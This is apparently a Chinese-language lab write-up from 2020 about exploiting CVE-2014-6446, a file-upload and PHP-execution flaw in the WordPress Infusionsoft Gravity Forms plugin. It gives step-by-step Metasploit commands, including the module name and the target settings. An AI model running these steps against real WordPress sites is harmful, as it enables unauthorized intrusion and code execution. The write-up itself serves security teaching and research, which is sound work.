**CVE-2014-6446 WordPress**

**文件上传漏洞利用**

**攻击记录**

2020年7月15日

目录

[一 声明 3](#_Toc45718043)

[二 漏洞信息 3](#_Toc45718044)

[2.1. 受影响系统 3](#_Toc45718045)

[2.2. 描述 3](#_Toc45718046)

[三 模拟环境准备阶段 3](#_Toc45718047)

[四 攻击阶段 4](#_Toc45718048)

[五 快速参考连接 5](#_Toc45718049)

# 声明

以下程序(方法)可能带有攻击性，仅供安全研究与教学之用。使用者风险自负！

# 漏洞信息

## 受影响系统

WordPress Infusionsoft 1.5.3 － 1.5.10

## 描述

BUGTRAQ ID: 70317

CVE(CAN) ID: CVE-2014-6446

WordPress Infusionsoft可以用Infusionsoft集成Gravity Forms插件。

Infusionsoft Gravity Forms 插件1.5.3－1.5.10版本没有正确限制访问，这可使远程攻击者通过向utilities/code\_generator.php发送请求利用此漏洞，上传任意文件并执行任意PHP代码。

# 模拟环境准备阶段

模拟攻击机：Kali 2020版

攻击阶段工具（kali自带）：metasploitframework

# 攻击阶段


* 启动metasploitframework

命令：msfconsole



搜索CVE-2014-6446的漏洞攻击载荷

命令：search CVE-2014-644




* 选择攻击载荷

命令：use exploit/unix/webapp/wp\_infusionsoft\_upload




* 查看相关攻击设置选项

命令：options




* 设置被攻击主机地址；设置被攻击主机端口；设置TARGETURI。

命令：set rhosts x.x.x.x；set rport x ； set targeturi 0



* 发起攻击

命令：run/exploit



# 快速参考连接

http://www.linuxidc.com/Linux/2014-10/107962.htm